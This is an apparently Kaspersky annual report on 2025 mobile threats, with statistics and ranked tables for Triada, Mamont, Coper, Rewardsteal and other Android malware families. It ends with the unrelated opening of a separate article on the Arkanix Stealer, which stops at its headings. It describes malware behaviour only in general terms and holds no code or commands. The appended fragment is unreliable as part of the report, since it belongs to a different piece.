

In 2025, cybercriminals launched an average of approximately 1.17 million attacks per month against mobile devices using malicious, advertising, or unwanted software. In total, Kaspersky solutions blocked 14,059,465 attacks throughout the year.
Attacks on Kaspersky mobile users in 2025 (download)
Beyond the malware mentioned in previous quarterly reports, 2025 saw the discovery of several other notable Trojans. Among these, in Q4 we uncovered the Keenadu preinstalled backdoor. This malware is integrated into device firmware during the manufacturing stage. The malicious code is injected into libandroid_runtime.so – a core library for the Android Java runtime environment – allowing a copy of the backdoor to enter the address space of every app running on the device. Depending on the specific app, the malware can then perform actions such as inflating ad views, displaying banners on behalf of other apps, or hijacking search queries. The functionality of Keenadu is virtually unlimited, as its malicious modules are downloaded dynamically and can be updated remotely.
Cybersecurity researchers also identified the Kimwolf IoT botnet, which specifically targets Android TV boxes. Infected devices are capable of launching DDoS attacks, operating as reverse proxies, and executing malicious commands via a reverse shell. Subsequent analysis revealed that Kimwolf’s reverse proxy functionality was being leveraged by proxy providers to use compromised home devices as residential proxies.
Another notable discovery in 2025 was the LunaSpy Trojan.
LunaSpy Trojan, distributed under the guise of an antivirus app
Disguised as antivirus software, this spyware exfiltrates browser passwords, messaging app credentials, SMS messages, and call logs. Furthermore, it is capable of recording audio via the device’s microphone and capturing video through the camera. This threat primarily targeted users in Russia.
Mobile threat statistics

815,735 new unique installation packages were observed in 2025, showing a decrease compared to the previous year. While the decline in 2024 was less pronounced, this past year saw the figure drop by nearly one-third.
Detected Android-specific malware and unwanted software installation packages in 2022–2025 (download)


The overall decrease in detected packages is primarily due to a reduction in apps categorized as not-a-virus. Conversely, the number of Trojans has increased significantly, a trend clearly reflected in the distribution data below.
Detected packages by type
Distribution* of detected mobile software by type, 2024–2025 (download)
* The data for the previous year may differ from previously published data due to some verdicts being retrospectively revised.
A significant increase in Trojan-Banker and Trojan-Spy apps was accompanied by a decline in AdWare and RiskTool files. The most prevalent banking Trojans were Mamont (accounting for 49.8% of apps) and Creduz (22.5%). Leading the persistent adware category were MobiDash (39%), Adlo (27%), and HiddenAd (20%).
Share* of users attacked by each type of malware or unwanted software out of all users of Kaspersky mobile solutions attacked in 2024–2025 (download)
* The total may exceed 100% if the same users encountered multiple attack types.
Trojan-Banker malware saw a significant surge in 2025, not only in terms of unique file counts but also in the total number of attacks. Nevertheless, this category ranked fourth overall, trailing far behind the Trojan file category, which was dominated by various modifications of Triada and Fakemoney.
TOP 20 types of mobile malware
Note that the malware rankings below exclude riskware and potentially unwanted apps, such as RiskTool and adware.
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan.AndroidOS.Triada.fe
0.04
9.84
+9.80
Trojan.AndroidOS.Triada.gn
2.94
8.14
+5.21
+6
Trojan.AndroidOS.Fakemoney.v
7.46
7.97
+0.51
+1
DangerousObject.Multi.Generic
7.73
5.83
–1.91
–2
Trojan.AndroidOS.Triada.ii
0.00
5.25
+5.25
Trojan-Banker.AndroidOS.Mamont.da
0.10
4.12
+4.02
Trojan.AndroidOS.Triada.ga
10.56
3.75
–6.81
–6
Trojan-Banker.AndroidOS.Mamont.db
0.01
3.53
+3.51
Backdoor.AndroidOS.Triada.z
0.00
2.79
+2.79
Trojan-Banker.AndroidOS.Coper.c
0.81
2.54
+1.72
+35
Trojan-Clicker.AndroidOS.Agent.bh
0.34
2.48
+2.14
+74
Trojan-Dropper.Linux.Agent.gen
1.82
2.37
+0.55
+4
Trojan.AndroidOS.Boogr.gsh
5.41
2.06
–3.35
–8
DangerousObject.AndroidOS.GenericML
2.42
1.97
–0.45
–3
Trojan.AndroidOS.Triada.gs
3.69
1.93
–1.76
–9
Trojan-Downloader.AndroidOS.Agent.no
0.00
1.87
+1.87
Trojan.AndroidOS.Triada.hf
0.00
1.75
+1.75
Trojan-Banker.AndroidOS.Mamont.bc
1.13
1.65
+0.51
+8
Trojan.AndroidOS.Generic.
2.13
1.47
–0.66
–6
Trojan.AndroidOS.Triada.hy
0.00
1.44
+1.44
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The list is largely dominated by the Triada family, which is distributed via malicious modifications of popular messaging apps. Another infection vector involves tricking victims into installing an official messaging app within a “customized virtual environment” that supposedly offers enhanced configuration options. Fakemoney scam applications, which promise fraudulent investment opportunities or fake payouts, continue to target users frequently, ranking third in our statistics. Meanwhile, the Mamont banking Trojan variants occupy the 6th, 8th, and 18th positions by number of attacks. The Triada backdoor preinstalled in the firmware of certain devices reached the 9th spot.
Region-specific malware
This section describes malware families whose attack campaigns are concentrated within specific countries.
Verdict
Country*
%**
Trojan-Banker.AndroidOS.Coper.a
Türkiye
95.74
Trojan-Dropper.AndroidOS.Hqwar.bj
Türkiye
94.96
Trojan.AndroidOS.Thamera.bb
India
94.71
Trojan-Proxy.AndroidOS.Agent.q
Germany
93.70
Trojan-Banker.AndroidOS.Coper.c
Türkiye
93.42
Trojan-Banker.AndroidOS.Rewardsteal.lv
India
92.44
Trojan-Banker.AndroidOS.Rewardsteal.jp
India
92.31
Trojan-Banker.AndroidOS.Rewardsteal.ib
India
91.91
Trojan-Dropper.AndroidOS.Rewardsteal.h
India
91.45
Trojan-Banker.AndroidOS.Rewardsteal.nk
India
90.98
Trojan-Dropper.AndroidOS.Agent.sm
Türkiye
90.34
Trojan-Dropper.AndroidOS.Rewardsteal.ac
India
89.38
Trojan-Banker.AndroidOS.Rewardsteal.oa
India
89.18
Trojan-Banker.AndroidOS.Rewardsteal.ma
India
88.58
Trojan-Spy.AndroidOS.SmForw.ko
India
88.48
Trojan-Dropper.AndroidOS.Pylcasa.c
Brazil
88.25
Trojan-Dropper.AndroidOS.Hqwar.bf
Türkiye
88.15
Trojan-Banker.AndroidOS.Agent.pp
India
87.85
* Country where the malware was most active. ** Unique users who encountered the malware in the indicated country as a percentage of all users of Kaspersky mobile solutions who were attacked by the same malware.
Türkiye saw the highest concentration of attacks from Coper banking Trojans and their associated Hqwar droppers. In India, Rewardsteal Trojans continued to proliferate, exfiltrating victims’ payment data under the guise of monetary giveaways. Additionally, India saw a resurgence of the Thamera Trojan, which we previously observed frequently attacking users in 2023. This malware hijacks the victim’s device to illicitly register social media accounts.
The Trojan-Proxy.AndroidOS.Agent.q campaign, concentrated in Germany, utilized a compromised third-party application designed for tracking discounts at a major German retail chain. Attackers monetized these infections through unauthorized use of the victims’ devices as residential proxies.
In Brazil, 2025 saw a concentration of Pylcasa Trojan attacks. This malware is primarily used to redirect users to phishing pages or illicit online casino sites.
Mobile banking Trojans

The number of new banking Trojan installation packages surged to 255,090, representing a several-fold increase over previous years.
Mobile banking Trojan installation packages detected by Kaspersky in 2022–2025 (download)
Notably, the total number of attacks involving bankers grew by 1.5 times, maintaining the same growth rate seen in the previous year. Given the sharp spike in the number of unique malicious packages, we can conclude that these attacks yield significant profit for cybercriminals. This is further evidenced by the fact that threat actors continue to diversify their delivery channels and accelerate the production of new variants in an effort to evade detection by security solutions.
TOP 10 mobile bankers
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan-Banker.AndroidOS.Mamont.da
0.86
15.65
+14.79
+28
Trojan-Banker.AndroidOS.Mamont.db
0.12
13.41
+13.29
Trojan-Banker.AndroidOS.Coper.c
7.19
9.65
+2.46
+2
Trojan-Banker.AndroidOS.Mamont.bc
10.03
6.26
–3.77
–3
Trojan-Banker.AndroidOS.Mamont.ev
0.00
4.10
+4.10
Trojan-Banker.AndroidOS.Coper.a
9.04
4.00
–5.04
–4
Trojan-Banker.AndroidOS.Mamont.ek
0.00
3.73
+3.73
Trojan-Banker.AndroidOS.Mamont.cb
0.64
3.04
+2.40
+26
Trojan-Banker.AndroidOS.Faketoken.pac
2.17
2.95
+0.77
+5
Trojan-Banker.AndroidOS.Mamont.hi
0.00
2.75
+2.75
* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile solutions who encountered banking threats.
In 2025, we observed a massive surge in activity from Mamont banking Trojans. They accounted for approximately half of all new apps in their category and also were utilized in half of all banking Trojan attacks.
Conclusion
The year 2025 saw a continuing trend toward a decline in total unique unwanted software installation packages. However, we noted a significant year-over-year increase in specific threats – most notably mobile banking Trojans and spyware – even though adware remained the most frequently detected threat overall.
Among the mobile threats detected, we have seen an increased prevalence of preinstalled backdoors, such as Triada and Keenadu. Consistent with last year’s findings, certain mobile malware families continue to proliferate via official app stores. Finally, we have observed a growing interest among threat actors in leveraging compromised devices as proxies.
In October 2025, we discovered a series of forum posts advertising a previously unknown stealer, dubbed “Arkanix Stealer” by its authors. It operated under a MaaS (malware-as-a-service) model, providing users not only with the implant but also with access to a control panel featuring configurable payloads and statistics. The set of implants included a publicly available browser post-exploitation tool known as ChromElevator, which was delivered by a native C++ version of the stealer. This version featured a wide range of capabilities, from collecting system information to stealing cryptocurrency wallet data. Alongside that, we have also discovered Python implementation of the stealer capable of dynamically modifying its configuration. The Python version was often packed, thus giving the adversary multiple methods for distributing their malware. It is also worth noting that Arkanix was rather a one-shot malicious campaign: at the time of writing this article, the affiliate program appears to be already taken down.
Kaspersky products detect this threat as Trojan-PSW.Win64.Coins.*, HEUR:Trojan-PSW.Multi.Disco.gen, Trojan.Python.Agent.*.
Technical details
Background
